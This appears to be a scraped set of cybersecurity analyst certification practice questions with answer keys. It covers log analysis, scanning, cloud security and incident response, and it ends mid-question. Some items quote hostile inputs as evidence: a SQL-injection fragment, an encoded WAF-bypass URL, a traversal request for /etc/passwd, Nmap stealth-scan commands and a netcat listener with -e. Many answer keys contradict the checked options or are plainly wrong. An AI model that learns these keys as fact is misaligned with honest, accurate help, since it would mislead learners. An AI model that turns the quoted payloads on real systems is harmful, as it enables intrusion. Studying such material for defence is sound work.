A SIEM solution alerts a security analyst of a high number of login attempts against the company's webmail portal. The analyst determines the login attempts used credentials from a past data breach.

Which of the following is the BEST mitigation to prevent unauthorized access?



- A. Single sign-on
- B. Mandatory access control
- ☒ C. Multifactor authentication
- D. Federation
- E. Privileged access management

Correct Answer: C

A product manager is working with an analyst to design a new application that will perform as a data analytics platform and will be accessible via a web browser.

The product manager suggests using a PaaS provider to host the application.

Which of the following is a security concern when using a PaaS solution?

- A. The use of infrastructure-as-code capabilities leads to an increased attack surface. 
- ☒ B. Patching the underlying application server becomes the responsibility of the client.
- C. The application is unable to use encryption at the database level. 
- D. Insecure application programming interfaces can lead to data compromise.

**Correct Answer:** B



Because some clients have reported unauthorized activity on their accounts, a security analyst is reviewing network packet captures from the company's API server. A portion of a capture file is shown below:

```
POST /services/v1_0/Public/Members.svc/soap
<s:Envelope+xmlns:s="http://schemas.s/soap/envelope/"><s:Body>
<GetIPLocation+xmlns="http://tempuri.org/">
<request+xmlns:a="http://schemas.somesite.org"+xmlns:i="http://www.w3.org/2001/XMLSchema-instance"></s:Body></s:Envelope> 192.168.1.22 - -
api.somesite.com 200 0 1006 1001 0 192.168.1.22
```

```
POST /services/v1_0/Public/Members.svc/soap <a:Password>Password123
</a:Password><a:ResetPasswordToken+i:nil="true"/>
<a:ShouldImpersonatedAuthenticationBePopulated+i:nil="true"/>
<a:Username>somebody@companyname.com</a:Username></request></Login>
</s:Body></s:Envelope> 192.168.5.66 - - api.somesite.com 200 0 11558
1712 2024 192.168.4.89
```

```
POST /services/v1_0/Public/Members.svc/soap
<s:Envelope+xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body>
<GetIPLocation+xmlns="http://tempuri.org/"> <a:IPAddress>516.7.446.605
</a:IPAddress><a:ZipCode+i:nil="true"/></request></GetIPLocation>
</s:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200 0 1003 1011
307 192.168.1.22
```

```
POST /services/v1_0/Public/Members.svc/soap
<s:Envelope+xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body>
<IsLoggedIn+xmlns="http://tempuri.org/">
<request+xmlns:a="http://schemas.datacontract.org/2004/07/somesite.web+xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:Authentication>
<a:ApiToken>kmL4krq2CwwWBan5BReGv5Djb7syxXTNKcWFuSjd</a:ApiToken>
<a:ImpersonateUserId>0</a:ImpersonateUserId><a:LocationId>161222
</a:LocationId> <a:NetworkId>4</a:NetworkId><a:ProviderId>'1=1
</a:ProviderId><a:UserId>13026046</a:UserId></a:Authentication>
</request></IsLoggedIn></s:Body></s:Envelope> 192.168.5.66 - -
api.somesite.com 200 0 1378 1209 48 192.168.4.89
```

Which of the following MOST likely explains how the clients' accounts were compromised?

- ☒ A. The clients' authentication tokens were impersonated and replayed.
- ☐ B. The clients' usernames and passwords were transmitted in cleartext.
- ☐ C. An XSS scripting attack was carried out on the server.
- ☐ D. A SQL injection attack was carried out on the server.

Correct Answer: A



62

A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.

Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

- ☒ A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
- ☐ B. Remove the servers reported to have high and medium vulnerabilities. ~~X~~
- ☐ C. Tag the computers with critical findings as a business risk acceptance. ~~X~~
- ☒ D. Manually patch the computers on the network, as recommended on the CVE website. ✓
- ☐ E. Harden the hosts on the network, as recommended by the NIST framework. ~~X~~
- ☐ F. Resolve the monthly job issues and test them before applying them to the production network.

Correct Answer: AB

AD



63

A development team is testing a new application release. The team needs to import existing client PHI data records from the production environment to the test environment to test accuracy and functionality.

Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?

- A. Deidentification
- B. Encoding
- ☒ C. Encryption
- D. Watermarking

Correct Answer: C

64

A network attack that is exploiting a vulnerability in the SNMP is detected.

Which of the following should the cybersecurity analyst do FIRST?

- ☐ A. Apply the required patches to remediate the vulnerability. ~~X~~
- ☐ B. Escalate the incident to senior management for guidance.
- ☐ C. Disable all privileged user accounts on the network.
- ☒ D. Temporarily block the attacking IP address.




Correct Answer: A

Reference:

<https://beyondsecurity.com/scan-pentest-network-vulnerabilities-snmp-protocol-version-detection.html>

65

An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented. Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?

- A. Create three separate cloud accounts for each environment. Configure account peering and security rules to allow access to and from each environment. 
- B. Create one cloud account with one VPC for all environments. Purchase a virtual firewall and create granular security rules. 
- ☒ C. Create one cloud account and three separate VPCs for each environment. Create security rules to allow access to and from each environment.
- D. Create three separate cloud accounts for each environment and a single core account for network services. Route all traffic through the core account. 

Correct Answer: C

66

A pharmaceutical company's marketing team wants to send out notifications about new products to alert users of recalls and newly discovered adverse drug reactions. The team plans to use the names and mailing addresses that users have provided. Which of the following data privacy standards does this violate?

- ☒ A. Purpose limitation
- B. Sovereignty
- C. Data minimization
- D. Retention

Correct Answer: A

Reference:

<http://www.isitethical.eu/portfolio-item/purpose-limitation/>

67

A user receives a potentially malicious email that contains spelling errors and a PDF document. A security analyst reviews the email and decides to download the attachment to a Linux sandbox for review. Which of the following commands would MOST likely indicate if the email is malicious?

- A. `sha256sum ~/Desktop/file.pdf` 
- B. `file ~/Desktop/file.pdf`
- ☒ C. `strings ~/Desktop/file.pdf | grep "<script"`
- D. `cat < ~/Desktop/file.pdf | grep -i .exe`

Correct Answer: A 

A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.

Which of the following solutions would meet this requirement?

A. Establish a hosted SSO. ~~X~~

B. Implement a CASB.

C. Virtualize the server.

D. Air gap the server.

**Correct Answer:** A

## SIMULATION -

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- ✖ TLS 1.2 is the only version of TLS running.
- ✖ Apache 2.4.18 or greater should be used.
- ✖ Only default ports should be used.

## INSTRUCTIONS -

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

## Part 1

## Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.2:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|     TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   compressors:
|     NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

## Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2 ✓
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater ✓
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

## Part 1

### Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

### Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2
- ☒ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☒ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater



```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

## Part 1

### Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
443/tcp   open  https
|_ TLSv1.2:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|     TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   compressors:
|     NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8675/tcp  open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

### Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

## Part 2

### Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

### Configuration Change Recommendations

+ Add recommendation for

AppSrv1  
AppSrv2  
AppSrv3  
AppSrv4

### Correct Answer: Part 1 Answer:

Check on the following:

AppServ1 is only using TLS.1.2 - ✓

AppServ4 is only using TLS.1.2 - ✓

AppServ1 is using Apache 2.4.18 or greater ✓

AppServ3 is using Apache 2.4.18 or greater ✓

AppServ4 is using Apache 2.4.18 or greater ✓

Part 2 answer:

Recommendation:

Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48





When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

- A. `nmap -sA -O <system> -noping`
- B. `nmap -sT -O <system> -P0`
- C. `nmap -sS -O <system> -P0`
- D. `nmap -sQ -O <system> -P0`

**Correct Answer:** C

Reference:

<https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/>

## Stealth scan

Stealth scanning is performed by sending an SYN packet and analyzing the response. If SYN/ACK is received, it means the port is open, and you can open a TCP connection.

However, a stealth scan never completes the 3-way handshake, which makes it hard for the target to determine the scanning system.

```
> nmap -sS scanme.nmap.org
```

You can use the '**sS**' command to perform a stealth scan. Remember, stealth scanning is slower and not as aggressive as the other types of scanning, so you might have to wait a while to get a response.

A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed. ~~X~~
- B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses. ~~X~~
- ☒ D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

**Correct Answer:** D

While analyzing logs from a WAF, a cybersecurity analyst finds the following:

λ€GET /form.php?id=463225%2b%2575%256e%2569%256f%256e%2b%2573%2574%2box3133333731,1223,1224&name=&state=ILλ€

Which of the following BEST describes what the analyst has found?

- A. This is an encrypted GET HTTP request
- B. A packet is being used to bypass the WAF
- C. This is an encrypted packet
- ☒ D. This is an encoded WAF bypass

Correct Answer: D

A company's marketing emails are either being found in a spam folder or not being delivered at all. The security analyst investigates the issue and discovers the emails in question are being sent on behalf of the company by a third party, mail.marketing.com. Below is the existing SPF record:

v=spf1 a mx -all

Which of the following updates to the SPF record will work BEST to prevent the emails from being marked as spam or blocked?

- A. v=spf1 a mx redirect:mail.marketing.com ?all
- B. v=spf1 a mx include:mail.marketing.com -all
- C. v=spf1 a mx +all
- ☒ D. v=spf1 a mx include:mail.marketing.com ~all

Correct Answer: D

A security analyst is reviewing the following web server log:

GET %2f..%2f..%2f.. %2f.. %2f.. %2f.. /etc/passwd

Which of the following BEST describes the issue?

- ☒ A. Directory traversal exploit
- B. Cross-site scripting
- C. SQL injection
- D. Cross-site request forgery

Correct Answer: A

A hybrid control is one that:

- A. is implemented differently on individual systems
- ☒ B. is implemented at the enterprise and system levels
- C. has operational and technical components
- D. authenticates using passwords and hardware tokens

Correct Answer: B

After a breach involving the exfiltration of a large amount of sensitive data, a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

- A. 192.168.1.1
- B. 192.168.1.10
- C. 192.168.1.12 ☒
- D. 192.168.1.193

Correct Answer: C

A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- ☒ A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

Correct Answer: A





The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

Correct Answer: D

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident.

The analyst determines backups were not performed during this time and reviews the following:






Which of the following should the analyst review to find out how the data was exfiltrated?

- A. Monday's logs
- B. Tuesday's logs
- C. Wednesday's logs
- D. Thursday's logs

Correct Answer: C

Which of the following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

- A. It automatically performs remedial configuration changes to enterprise security services 
- ☒ B. It enables standard checklist and vulnerability analysis expressions for automation
- C. It establishes a continuous integration environment for software development operations 
- D. It provides validation of suspected system vulnerabilities through workflow orchestration 

**Correct Answer:** B

Which of the following software assessment methods would be BEST for gathering data related to an application's availability during peak times?

- A. Security regression testing
- B. Stress testing
- C. Static analysis testing
- D. Dynamic analysis testing
- E. User acceptance testing

**Correct Answer:** B

An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment. One of the primary concerns is exfiltration of data by malicious insiders. Which of the following controls is the MOST appropriate to mitigate risks?

- A. Data deduplication
- B. OS fingerprinting
- C. Digital watermarking
- D. Data loss prevention

**Correct Answer:** D



A security analyst has discovered that developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

- A. Create a security rule that blocks Internet access in the development VPC
- B. Place a jumpbox in between the developers' workstations and the development VPC
- C. Remove the administrator's profile from the developer user group in identity and access management
- D. Create an alert that is triggered when a developer installs an application on a server

**Correct Answer: A**

An organization that handles sensitive financial information wants to perform tokenization of data to enable the execution of recurring transactions. The organization is most interested in a secure, built-in device to support its solution. Which of the following would MOST likely be required to perform the desired function?

- A. TPM
- B. eFuse
- C. FPGA
- D. HSM
- E. UEFI

**Correct Answer: A**

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

**Correct Answer: E**

An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs, the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

- A. Patching logs
- B. Threat feed
- C. Backup logs
- D. Change requests
- E. Data classification matrix

**Correct Answer:** *E*

A security analyst discovers a vulnerability on an unpatched web server that is used for testing machine learning on Big Data sets. Exploitation of the vulnerability could cost the organization \$1.5 million in lost productivity. The server is located on an isolated network segment that has a 5% chance of being compromised.

Which of the following is the value of this risk?

- A. \$75,000
- B. \$300,000
- C. \$1.425 million
- D. \$1.5 million

**Correct Answer:** *A*

A security analyst is investigating a system compromise. The analyst verifies the system was up to date on OS patches at the time of the compromise. Which of the following describes the type of vulnerability that was MOST likely exploited?

- A. Insider threat
- B. Buffer overflow
- C. Advanced persistent threat
- D. Zero day

**Correct Answer:** *D*

An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario involving the incident response team
- B. Completion of annual information security awareness training by all employees
- C. Tabletop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

**Correct Answer: A**

A cybersecurity analyst is responding to an incident. The company's leadership team wants to attribute the incident to an attack group. Which of the following models would BEST apply to the situation?

- A. Intelligence cycle
- B. Diamond Model of Intrusion Analysis
- C. Kill chain
- D. MITRE ATT&CK

**Correct Answer: B**

Which of the following would a security engineer recommend to BEST protect sensitive system data from being accessed on mobile devices?

- A. Use a UEFI boot password
- B. Implement a self-encrypted disk
- C. Configure filesystem encryption
- D. Enable Secure Boot using TPM

**Correct Answer: C**

A security analyst implemented a solution that would analyze the attacks that the organization's firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command:

```
$ sudo nc -l -v -e maildaemon.py 25 > caplog.txt
```

Which of the following solutions did the analyst implement?

- A. Log collector
- B. Crontab mail script
- C. Sinkhole
- D. Honeypot

**Correct Answer: A**

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

**Correct Answer: D**

A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO), asking the employee to perform a wire transfer. Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

- A. Implementing a sandboxing solution for viewing emails and attachments
- B. Limiting email from the finance department to recipients on a pre-approved whitelist
- C. Configuring email client settings to display all messages in plaintext when read
